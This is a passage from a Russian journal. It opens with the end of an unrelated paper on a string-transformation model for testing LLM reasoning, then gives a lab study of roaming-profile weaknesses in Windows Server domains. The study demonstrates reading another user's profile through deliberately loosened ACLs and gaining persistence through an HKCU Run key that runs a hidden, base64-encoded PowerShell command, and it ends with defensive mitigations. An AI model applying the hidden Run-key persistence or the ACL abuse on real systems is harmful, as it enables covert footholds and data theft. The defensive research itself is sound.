В таких условиях желательно выделить какой-то единственный (“канонический”) вариант  $dusr$ -программы для преобразования  $s_1$  в  $s_2$ . Канонический вариант не обязан быть самой короткой последовательностью команд из всех возможных. Главное свойство этого варианта состоит в том, что он будет формироваться специальным алгоритмом  $Alg$ . Этот алгоритм получает на входе пару строк  $(s_1, s_2)$ , такую что  $Set(s_1) = Set(s_2)$  и формирует  $dusr$ -

программу  $p = Alg(s_1, s_2)$ , такую что  $s_2 = p(s_1)$ . Алгоритм  $Alg$  будет построен так, чтобы он формировал *dusr*-программу, не содержащую нейтральных операций.

Таким образом, предложена алгоритмическая система, содержащая минимальное количество элементарных операций над строками (*dusr*-команд) и позволяющая выполнять преобразование произвольной строки  $s_1$  в строку  $s_2$  при условии  $Set(s_1) = Set(s_2)$ . Целенаправленное применение действий, подразумеваемых *dusr*-командами, не вызывает затруднений у большинства LLM и не требует специальных знаний, поэтому рассматриваемая модель удобна для проверки способности LLM к символическому мышлению (symbolic reasoning). Построение цепочек *dusr*-команд является полноценным вариантом низкоуровневой алгоритмизации и программирования. Если LLM смогут успешно синтезировать *dusr*-программы, это станет показателем присутствия у них алгоритмических навыков, которые невозможно объяснить только запоминанием информации, полученной на этапе машинного обучения, поскольку *dusr*-модель ранее нигде не публиковалась.

Можно выделить два уровня тестирования LLM с помощью *dusr*-модели, существенно отличающиеся по сложности. На первом, простом уровне заданы строки  $s_1$  и  $s_2$ , такие что  $Set(s_1) = Set(s_2)$ ; требуется построить цепочку *dusr*-команд для преобразования  $s_1$  в  $s_2$ . На втором, гораздо более сложном уровне, требуется составить универсальный алгоритм  $Alg(s_1, s_2)$ , объявленный выше. Такой алгоритм, безусловно, существует; простой, но неоптимальный его вариант будет опубликован в наших следующих работах.

## Список литературы

1. Назаркин О.А. Принципы тестирования способностей больших языковых моделей по выполнению и синтезу микроалгоритмов // Международный журнал информационных технологий и энергоэффективности. 2025. Т. 10. № 9 (59). С. 35-40.
2. Ломшаков В.М., Николенко С.И. Применения больших языковых моделей для задач порождения и обработки программного кода // Записки научных семинаров Санкт-Петербургского отделения математического института им. В.А. Стеклова РАН. 2024. Т. 540. С. 276-350.
3. Назаркин О.А. Анализ факторов, влияющих на смысловые искажения при генерации программного кода с помощью больших языковых моделей // Международный журнал информационных технологий и энергоэффективности. 2025. Т. 10. № 9 (59). С. 41-46.
4. Petar Veličković, Adrià Puigdomènech Badia, David Budden, Razvan Pascanu, Andrea Banino, Misha Dashevskiy, Raia Hadsell, and Charles Blundell. The CLRS algorithmic reasoning benchmark. In International Conference on Machine Learning PMLR, 2022. pp. 22084–22102.
5. Iman Mirzadeh, Keivan Alizadeh, Hooman Shahrokhi, Oncel Tuzel, Samy Bengio, Mehrdad Farajtabar. GSM-Symbolic: Understanding the Limitations of Mathematical Reasoning in Large Language Models, 2024. DOI: 10.48550/arXiv.2410.05229. Available at: <https://doi.org/10.48550/arXiv.2410.05229>, accessed 3.03.2026.

## References

1. Nazarkin O.A. Principles of Testing Large Language Models Abilities for Microalgorithms Execution and Synthesis // International Journal of Information Technologies and Energy efficiency. 2025. V. 10. № 9 (59). pp. 35-40.

2. Lomshakov V. M., Nikolenko S. I. Large Language Models for Source Code Generation and Editing // Notes of scientific seminars of the St. Petersburg branch of the V.A. Steklov Institute of Mathematics of the Russian Academy of Sciences. 2024. V. 540. pp. 276-350.
  3. Nazarkin O.A. Analysis of Factors Causing Semantic Distortions in the Program Code Generated with Large Language Models // International Journal of Information Technologies and Energy efficiency. 2025. V. 10. № 9 (59). pp. 41-46.
  4. Petar Veličković, Adrià Puigdomènech Badia, David Budden, Razvan Pascanu, Andrea Banino, Misha Dashevskiy, Raia Hadsell, and Charles Blundell. The CLRS algorithmic reasoning benchmark. In International Conference on Machine Learning PMLR, 2022. pp. 22084–22102.
  5. Iman Mirzadeh, Keivan Alizadeh, Hooman Shahrokhi, Oncel Tuzel, Samy Bengio, Mehrdad Farajtabar. GSM-Symbolic: Understanding the Limitations of Mathematical Reasoning in Large Language Models, 2024. DOI: 10.48550/arXiv.2410.05229. Available at: <https://doi.org/10.48550/arXiv.2410.05229>, accessed 3.03.2026.
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056.5:004.738:004.45

## ИССЛЕДОВАНИЕ УЯЗВИМОСТЕЙ ИНФРАСТРУКТУРЫ ПЕРЕМЕЩАЕМЫХ ПРОФИЛЕЙ В ДОМЕННЫХ СРЕДАХ MICROSOFT WINDOWS SERVER

**Богданов Д.Ю.**

*ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: [dariasandetova@yandex.ru](mailto:dariasandetova@yandex.ru)*

Перемещаемые профили пользователей (Roaming User Profiles) применяются в доменных инфраструктурах Microsoft Windows Server для обеспечения единого пользовательского окружения на разных рабочих станциях. Однако перенос и сетевое хранение профиля создают дополнительную поверхность атаки: накапливаются пользовательские данные и настройки (включая части HKCU/NTUSER.DAT), а серверное хранилище профилей становится критическим объектом разграничения доступа. В статье рассматриваются типовые угрозы безопасности перемещаемых профилей и демонстрируются два практических сценария на лабораторном стенде: утечка данных из профиля из-за ошибочных разрешений NTFS/SMB, позволяющих пользователю читать файлы другого пользователя; закрепление в контексте пользователя через ключ автозапуска HKCU\...\Run, сохраняющийся в данных профиля. По результатам экспериментов сформулированы меры защиты: корректная модель ACL на папке профилей, минимизация административных прав, усиление SMB (подписывание/шифрование), аудит доступа к хранилищу и контроль точек автозапуска пользователя [5].

Ключевые слова: перемещаемые профили, Windows Server, Active Directory, SMB, ACL, утечка данных, автозапуск, закрепление, безопасность ОС.

## INVESTIGATING ROAMING PROFILE INFRASTRUCTURE VULNERABILITIES IN MICROSOFT WINDOWS SERVER DOMAIN ENVIRONMENTS

**Bogdanov D.Yu.**

*GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: [dariasandetova@yandex.ru](mailto:dariasandetova@yandex.ru)*

Roaming User Profiles (RUP) are used in Microsoft Windows Server domain environments to provide a consistent user experience across multiple workstations. However, storing and synchronizing profiles over the network introduces additional attack surface: user data and configuration (including HKCU/NTUSER.DAT) accumulate in the profile, while the central profile share becomes a critical access-control object. This paper summarizes common threats against roaming profiles and presents two controlled lab scenarios: data exposure caused by misconfigured NTFS/SMB permissions that allow one domain user to read another user's profile files; user-context persistence via the HKCU\...\Run autostart key, which may remain within the profile state. Based on the experiments, practical mitigations are proposed: least-privilege ACLs on the profile share, SMB hardening (signing/encryption where appropriate), auditing of access to the profile repository, and monitoring of user autostart locations.

Keywords: Roaming user profiles, Windows Server, Active Directory, SMB, access control lists, data leakage, persistence, Run key, operating system security.

## Введение

В доменных средах Windows Server администраторы нередко используют перемещаемые профили (roaming profiles), чтобы пользователь получал одинаковые настройки и рабочую среду на разных компьютерах. При этом профиль хранится на файловом сервере и синхронизируется: при входе загружается на рабочую станцию, при выходе изменения выгружаются обратно [1]. С позиции безопасности операционных систем такой механизм интересен тем, что профиль концентрирует файлы приложений и пользовательскую конфигурацию, включая элементы реестра HKCU (NTUSER.DAT), а сетевое хранилище профилей и протокол SMB становятся критическими компонентами модели угроз. Ошибки в настройке прав доступа к хранилищу профилей, а также переносимые точки автозапуска пользователя способны приводить к компрометации конфиденциальности и целостности пользовательских данных.

*Объектом исследования* является операционная система Microsoft Windows Server.

*Предметом исследования* выступают перемещаемые профили в MWS, атаки на них и принципы защиты.

*Цель работы* — исследовать основные риски при использовании перемещаемых профилей, показать наиболее наглядные практические сценарии атак и сформулировать меры защиты, применимые в корпоративной инфраструктуре.

## Определения терминов

1. *Перемещаемый профиль (Roaming User Profile)* — Профиль пользователя Windows, хранящийся на сервере и синхронизируемый с клиентом при входе/выходе пользователя. Используется в доменной среде для переноса пользовательского состояния между рабочими станциями.
2. *Хранилище профилей* — Сетевой ресурс (SMB-шара), на котором размещаются серверные копии профилей пользователей (например, \\WSRV\Profiles). Критичен для разграничения доступа.
3. *ACL (Access Control List)* — Список контроля доступа — набор разрешений на объект (файл/каталог/ресурс), определяющий, какие субъекты (пользователи/группы) и с какими правами могут обращаться к объекту.
4. *NTFS-разрешения и разрешения SMB-шары* — Два уровня контроля доступа к файлам по сети. Эффективные права определяются пересечением разрешений NTFS и разрешений на уровне шары.
5. *HKCU и NTUSER.DAT* — HKCU (HKEY\_CURRENT\_USER) — ветка реестра текущего пользователя; ее данные хранятся в файле пользовательского улья NTUSER.DAT и относятся к данным профиля.
6. *Закрепление (Persistence)* — Прием, при котором действие сохраняется и выполняется при каждом последующем входе пользователя. В пользовательском контексте часто реализуется через точки автозапуска (Run/RunOnce, Startup Folder).
7. *SMB signing / SMB encryption* — Механизмы защиты SMB: подписывание обеспечивает целостность и аутентичность сообщений, шифрование — конфиденциальность передаваемых данных по сети.

### **Основные исследования и актуальность работы.**

Перемещаемые профили пользователей (Roaming User Profiles) традиционно применяются в доменных инфраструктурах Microsoft Windows Server для обеспечения единообразия пользовательской среды на разных рабочих станциях. В рамках данного механизма профиль пользователя хранится на сервере и синхронизируется с клиентом при входе и выходе из системы. С практической точки зрения это повышает удобство администрирования и снижает затраты на сопровождение рабочих мест, однако с точки зрения безопасности операционных систем формирует отдельную поверхность атаки: на стороне сервера концентрируются пользовательские данные и настройки, а также состояние пользовательского реестра (HKCU), представленное файлом NTUSER.DAT, относящимся к данным профиля. Как следствие, уязвимостями становятся как само серверное хранилище профилей, так и переносимые элементы пользовательской конфигурации.

В существующих исследованиях и практических рекомендациях по эксплуатации доменных сред неоднократно подчеркивается, что наиболее частыми причинами инцидентов безопасности являются ошибки конфигурации и избыточные права доступа к общим ресурсам. Для roaming profiles это проявляется прежде всего в неверной настройке разрешений NTFS и разрешений SMB-шары на серверной папке профилей. При нарушении принципа наименьших привилегий возникает риск несанкционированного межпользовательского доступа, когда один доменный пользователь получает возможность читать данные другого пользователя, в том числе файлы рабочего стола, документы приложений и другие элементы профиля, что приводит к нарушению конфиденциальности и может облегчить последующие атаки.

Другой актуальный класс угроз связан с переносимыми точками автозапуска в пользовательском контексте. Поскольку элементы HKCU относятся к данным профиля, параметры автозапуска, например, ключ HKCU\Software\Microsoft\Windows\CurrentVersion\Run, способны сохраняться в пользовательском состоянии и исполняться при каждом входе пользователя [4]. Это делает возможным закрепление без административных прав — достаточно однократного выполнения кода в контексте пользователя, например, вследствие социальной инженерии или запуска нежелательного файла. Подобные механизмы широко описываются в практиках реагирования и в таксономиях техник закрепления, что подтверждает прикладную значимость рассмотрения этой угрозы в контексте roaming profiles.

Актуальность работы определяется тем, что перемещаемые профили используются в корпоративных сетях и учебных стендах до настоящего времени, а типовые ошибки конфигурации прав доступа и переносимые элементы пользовательской конфигурации напрямую влияют на безопасность доменных инфраструктур.

### **Практическая часть**

Были созданы 2 виртуальные машины: Microsoft Windows Server и клиентская Windows 11. Их настройки представлены в Таблице 1.

Таблица 1 – Настройки Windows Server и Windows 11

ОС	Hostname	IP	Роль/службы	Ключевые настройки (GPO/SMB)
Windows Server 2025	WSRV	192.168.56.10/24	AD DS, DNS, SMB File Server	Share: \\WSRV\Profiles (C:\Profiles); SMB signing/encryption
Windows 11	bogdanovwin1	192.168.56.20/24	Domain client	DNS=WSRV; Roaming ProfilePath; Audit policy

Клиентская машина была введена в домен bos.local. На сервере была создана группа для пользователей и smb-ресурс, он же каталог, для хранения папок пользователей windows 11.




Рисунок 1 – Путь расположения папки перемещаемого профиля на сервере

При авторизации в учетную запись UserA и UserB с машины windows 11 на сервере автоматически были созданы папки этих учетных записей, в которых в дальнейшем будут храниться данные этих пользователей.

Сценарий 1 (утечка данных).

Под учетной записью UserB на клиенте создан файл secret\_UserB.txt и выполнен выход для синхронизации профиля.




Рисунок 2 – Создание файла под пользователем UserB

Затем смоделирована ошибка конфигурации: предоставлены избыточные разрешения чтения, позволяющие UserA обращаться к данным профиля UserB по UNC-пути.

```
PS C:\WINDOWS\system32> icacls "C:\Profiles\UserB.V6" /grant "BOS\Domain Users:(OI)(CI)RX" /T
processed file: C:\Profiles\UserB.V6
processed file: C:\Profiles\UserB.V6\AppData
processed file: C:\Profiles\UserB.V6\Contacts
processed file: C:\Profiles\UserB.V6\Desktop
processed file: C:\Profiles\UserB.V6\Documents
processed file: C:\Profiles\UserB.V6\Downloads
processed file: C:\Profiles\UserB.V6\Favorites
processed file: C:\Profiles\UserB.V6\Links
processed file: C:\Profiles\UserB.V6\Music
processed file: C:\Profiles\UserB.V6\NTUSER.DAT
processed file: C:\Profiles\UserB.V6\ntuser.ini
processed file: C:\Profiles\UserB.V6\Pictures
processed file: C:\Profiles\UserB.V6\Saved Games
processed file: C:\Profiles\UserB.V6\Searches
processed file: C:\Profiles\UserB.V6\Videos
processed file: C:\Profiles\UserB.V6\AppData\Roaming
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Adobe
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Adobe\Flash Player
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Adobe\Flash Player\NativeCache
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft\Credentials
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft\Crypto
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft\Internet Explorer
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft\WMC
processed file: C:\Profiles\UserB.V6\AppData\Roaming\Microsoft\Network
```

Рисунок 3 – Выдача избыточных прав чтения и фиксация ACL

После выдачи избыточных прав пользователь UserA смог получить доступ к данным UserB и прочитать содержимое файла через Get-Content. Данный процесс имитирует утечку данных.

```
PS C:\Users\UserA> Get-Content "\\WSRV\Profiles\UserB.V6\Desktop\secret_UserB.txt"
Только для UserB
PS C:\Users\UserA> |
```

Рисунок 4 – Успешное чтение файла пользователем UserA

После удаления избыточных разрешений повторная попытка чтения приводила к отказу в доступе, что подтвердило роль корректных ACL как базовой меры защиты.

```
PS C:\Users\UserA> Get-Content "\\WSRV\Profiles\UserB.V6\Desktop\secret_UserB.txt"
Только для UserB
PS C:\Users\UserA> Get-Content "\\WSRV\Profiles\UserB.V6\Desktop\secret_UserB.txt"
Get-Content : Отказано в доступе по пути "\\WSRV\Profiles\UserB.V6\Desktop\secret_UserB.txt".
строка:1 знак:1
+ Get-Content "\\WSRV\Profiles\UserB.V6\Desktop\secret_UserB.txt"
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\WSRV\Profiles\..ecret_UserB.txt:String) [Get-Content], Un
authorizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetConte
ntCommand
PS C:\Users\UserA> |
```

Рисунок 5 – Откат избыточных прав и отказ в доступе к файлам UserB пользователю UserA

### Сценарий 1.1 (SMB Signing/Encryption и перехват трафика).

Для подтверждения тезисов о необходимости криптографической защиты SMB выполнена проверка и настройка SMB Signing/SMB Encryption. На сервере фиксировались параметры SMB (EnableSecuritySignature/RequireSecuritySignature) и состояние шифрования ресурса Profiles (EncryptData), а на клиенте — параметры активного SMB-соединения (Signed/Encrypted) через Get-SmbConnection.

```
PS C:\WINDOWS\system32> Get-SmbServerConfiguration | Select EnableSecuritySignature, RequireSecuritySignature, EncryptData, RejectUnencryptedAccess
EnableSecuritySignature RequireSecuritySignature EncryptData RejectUnencryptedAccess
-----
True True False True

PS C:\WINDOWS\system32> Get-SmbShare -Name Profiles | Select Name, Path, EncryptData
Name Path EncryptData
-----
Profiles C:\Profiles False
```

Рисунок 6 – Текущие параметры SMB на WSRV

Затем был выполнен перехват трафика SMB в Wireshark при чтении демонстрационного файла demo.txt из профиля UserB с учетной записи UserA. В режиме EncryptData=False в перехваченном потоке, используя функцию Wireshark Follow TCP Stream, становится возможным анализировать передаваемые данные на сетевом уровне (Рисунок 7), тогда как после включения EncryptData=True (Рисунок 8) содержимое передаваемых данных в перехвате не отображается в читаемом виде (Рисунок 9), что подтверждает защиту конфиденциальности канала передачи. В самом Wireshark в столбце «info» так же указано, что данный трафик зашифрован.




Рисунок 7 – Перехваченный поток незашифрованных данных




Рисунок 8 – Включенное шифрование SMB на сервере WSRV




Рисунок 9 – Перехваченный поток зашифрованных данных

Важно отметить, что SMB Encryption не исправляет ошибочно выданные ACL: при наличии прав чтения пользователь может получить доступ к файлу, однако перехват содержимого по сети становится затруднен.

Для количественного подтверждения детектирования обращений к сетевому ресурсу на сервере включен аудит Advanced Audit Policy для категорий File Share и Detailed File Share. После чтения файла demo.txt по UNC-пути в журнале Security зафиксированы события 5140 (доступ к сетевому ресурсу) и 5145 (детализированный запрос доступа), в которых отражены учетная запись пользователя и путь к объекту. Эти события могут использоваться как доказательная база при расследовании утечек через неверные ACL.




Рисунок 10 – Пример событий Security (5145) при обращении к чужому профилю

#### Сценарий 2 (закрепление).

Под UserA создан параметр автозапуска в HKCU\Software\Microsoft\Windows\CurrentVersion\Run (MarkerRunPS), выполняющий PowerShell-команду создания файла roaming\_run\_marker\_UserA.txt в каталоге Temp пользователя.

```
PS C:\Users\UserA> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v MarkerRunPS /t REG_SZ /d "powershell.exe -NoProfile -WindowStyle Hidden -EncodedCommand JwBtAGEAcgBrAGUAcgAnACAAFAAgAE8AdQB0AC0ARgBpAGwAZQAgAC0ARQBuAGMabwBKAHkAbwNtACAAYQBzAGMAAQBrACAAJwBDADoAXABVANHMAZQByANMAHABVANHMAZQByAEEXABBBANAACABEAGEAdABHAFwATABVAGMAYQBsAFwAVAB1AG0ACABCAHIABwBhAG0AaQBwAGcAXwByAHUAbgBfAG0AYQByAGsAZQByAFBAYQBsAGUAcgBBAcAAdAB4AHQAjwA=" /f
Операция успешно завершена.
PS C:\Users\UserA> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v MarkerRunPS

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
MarkerRunPS REG_SZ powershell.exe -NoProfile -WindowStyle Hidden -EncodedCommand JwBtAGEAcgBrAGUAcgAnACAAFAAgAE8AdQB0AC0ARgBpAGwAZQAgAC0ARQBuAGMabwBKAHkAbwNtACAAYQBzAGMAAQBrACAAJwBDADoAXABVANHMAZQByANMAHABVANHMAZQByAEEXABBBANAACABEAGEAdABHAFwATABVAGMAYQBsAFwAVAB1AG0ACABCAHIABwBhAG0AaQBwAGcAXwByAHUAbgBfAG0AYQByAGsAZQByAFBAYQBsAGUAcgBBAcAAdAB4AHQAjwA=
PS C:\Users\UserA>
```

Рисунок 11 – Добавление параметра автозапуска и проверка записи в реестре

Затем был выполнен выход из учетной записи UserA для синхронизации данных и обновления их на сервере. После повторного входа UserA наличие маркера подтвердило выполнение автозапуска.

```
PS C:\Users\UserA> Test-Path "C:\Users\UserA\AppData\Local\Temp\roaming_run_marker_UserA.txt"
True
PS C:\Users\UserA> Get-Content "C:\Users\UserA\AppData\Local\Temp\roaming_run_marker_UserA.txt"
marker
PS C:\Users\UserA>
```

Рисунок 12 — Подтверждение выполнения автозапуска (маркер создан)

Затем параметр Run и артефакты были удалены. Сценарий демонстрирует, что закрепление возможно в контексте пользователя и сохраняется как часть пользовательских настроек (HKCU), которые относятся к данным профиля.

```
PS C:\Users\UserA> Get-Content "C:\Users\UserA\AppData\Local\Temp\roaming_run_marker_UserA.txt"
Get-Content : Не удается найти путь "C:\Users\UserA\AppData\Local\Temp\roaming_run_marker_UserA.txt", так как он не существует.
строка:1 знак:1
+ Get-Content "C:\Users\UserA\AppData\Local\Temp\roaming_run_marker_Use ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\UserA\...arker_UserA.txt:String) [Get-Content], ItemNotFoundEx
ception
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\UserA>
```

Рисунок 13 — Отсутствие файла с маркером после отката изменений

Риск сценария 2 заключается в том, что добавление записи в ключ автозапуска текущего пользователя обеспечивает устойчивое выполнение заданной команды или программы при каждом входе пользователя в систему. При этом выполнение происходит в контексте учетной записи пользователя, то есть не требует административных прав и может быть реализовано после однократного запуска нежелательного файла пользователем, например, вследствие социальной инженерии.

В доменной инфраструктуре с перемещаемыми профилями данная угроза усиливается тем, что пользовательские настройки, включая часть реестра HKCU, относящуюся к данным профиля, могут сохраняться и переноситься вместе с профилем. Следовательно, закрепление, созданное на одной рабочей станции, потенциально будет воспроизводиться и на других компьютерах, где пользователь выполняет вход, что усложняет обнаружение и устранение инцидента.

### Заключение

В статье рассмотрены угрозы безопасности перемещаемых профилей Windows Server и показаны два практических сценария атак на лабораторном стенде. Подтверждено, что ошибки в ACL могут приводить к межпользовательскому доступу к данным профиля, а пользовательские точки автозапуска позволяют реализовать закрепление при входе. Сформулированы меры защиты, ориентированные на принцип наименьших привилегий, усиление SMB и аудит действий в хранилище профилей. Дополнительно в эксперименте подтверждена роль SMB Signing и SMB Encryption: данные механизмы защищают сетевой канал и уменьшают риск перехвата содержимого профиля при передаче, но не заменяют корректную настройку ACL. Включение аудита File Share позволило зафиксировать обращения к ресурсу Profiles по событиям Security 5140/5145, что может использоваться для детектирования подобных инцидентов.

### Список литературы

1. Microsoft Learn. Перенаправление папок и перемещаемые профили пользователей (обзор) [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/folder-redirect/folder-redirect-rup-overview> (дата обращения: 21.02.2026).
2. Microsoft Learn. Развертывание перемещаемых профилей пользователей [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/folder-redirect/deploy-roaming-user-profiles> (дата обращения: 21.02.2026).
3. Microsoft Learn. Управление версиями перемещаемых профилей пользователей [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/troubleshoot/windows->

- 
- server/user-profiles-and-logon/roaming-user-profiles-versioning (дата обращения: 21.02.2026).
4. Microsoft Learn. Разделы реестра Run и RunOnce (Win32 apps) [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/windows/win32/setupapi/run-and-runonce-registry-keys> (дата обращения: 21.02.2026).
  5. Microsoft Learn. SMB security hardening в Windows Server и клиенте Windows [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/file-server/smb-security-hardening> (дата обращения: 21.02.2026).
  6. Microsoft Learn. Обзор подписывания SMB в Windows [Электронный ресурс]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/file-server/smb-signing-overview> (дата обращения: 21.02.2026).
  7. MITRE ATT&CK. T1547.001: Registry Run Keys / Startup Folder [Электронный ресурс]. URL: <https://attack.mitre.org/techniques/T1547/001/> (дата обращения: 21.02.2026).
  8. Google Cloud. Threat Intelligence. They See Me Roaming: Following APT29 by Taking a Closer Look at Credential Roaming [Электронный ресурс]. URL: <https://cloud.google.com/blog/topics/threat-intelligence/apt29-windows-credential-roaming/> (дата обращения: 21.02.2026).
  9. CVE. CVE Record: CVE-2022-30170 [Электронный ресурс]. URL: <https://www.cve.org/CVERecord?id=CVE-2022-30170> (дата обращения: 21.02.2026).
  10. Sygnia. The Downfall of DPAPI's Top Secret Weapon [Электронный ресурс]. URL: <https://www.sygnia.co/blog/the-downfall-of-dpapis-top-secret-weapon/> (дата обращения: 21.02.2026).
  11. ОБЗОР СИСТЕМ МОДЕЛИРОВАНИЯ: АНАЛИЗ ЭФФЕКТИВНОСТИ НА ПРИМЕРЕ ЧЕМПИОНАТА АТОМСKILLS-2023 Уймин А.Г., Греков В.С. Автоматизация и информатизация ТЭК. 2023. № 11 (604). С. 25-34. (дата обращения: 21.02.2026).

## References

1. Microsoft Learn. Folder Redirection and Roaming User Profiles (Overview) [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/folder-redirectation/folder-redirectation-rup-overview> (accessed: February 21, 2026).
2. Microsoft Learn. Deploying Roaming User Profiles [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/folder-redirectation/deploy-roaming-user-profiles> (accessed: February 21, 2026).
3. Microsoft Learn. Managing Roaming User Profile Versions [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/troubleshoot/windows-server/user-profiles-and-logon/roaming-user-profiles-versioning> (accessed: February 21, 2026).
4. Microsoft Learn. Run and RunOnce Registry Keys (Win32 Apps) [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/windows/win32/setupapi/run-and-runonce-registry-keys> (accessed: February 21, 2026).
5. Microsoft Learn. SMB Security Hardening in Windows Server and Windows Client [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/file-server/smb-security-hardening> (accessed: February 21, 2026).

6. Microsoft Learn. Windows SMB Signing Overview [Electronic resource]. URL: <https://learn.microsoft.com/ru-ru/windows-server/storage/file-server/smb-signing-overview> (accessed: February 21, 2026).
  7. MITRE ATT&CK. T1547.001: Registry Run Keys / Startup Folder [Electronic resource]. URL: <https://attack.mitre.org/techniques/T1547/001/> (accessed: February 21, 2026).
  8. Google Cloud. Threat Intelligence. They See Me Roaming: Following APT29 by Taking a Closer Look at Credential Roaming [Electronic resource]. URL: <https://cloud.google.com/blog/topics/threat-intelligence/apt29-windows-credential-roaming/> (accessed: 21.02.2026).
  9. CVE. CVE Record: CVE-2022-30170 [Electronic resource]. URL: <https://www.cve.org/CVERecord?id=CVE-2022-30170> (accessed: 21.02.2026).
  10. Sygnia. The Downfall of DPAPI's Top Secret Weapon [Electronic resource]. URL: <https://www.sygnia.co/blog/the-downfall-of-dpapis-top-secret-weapon/> (accessed: 21.02.2026).
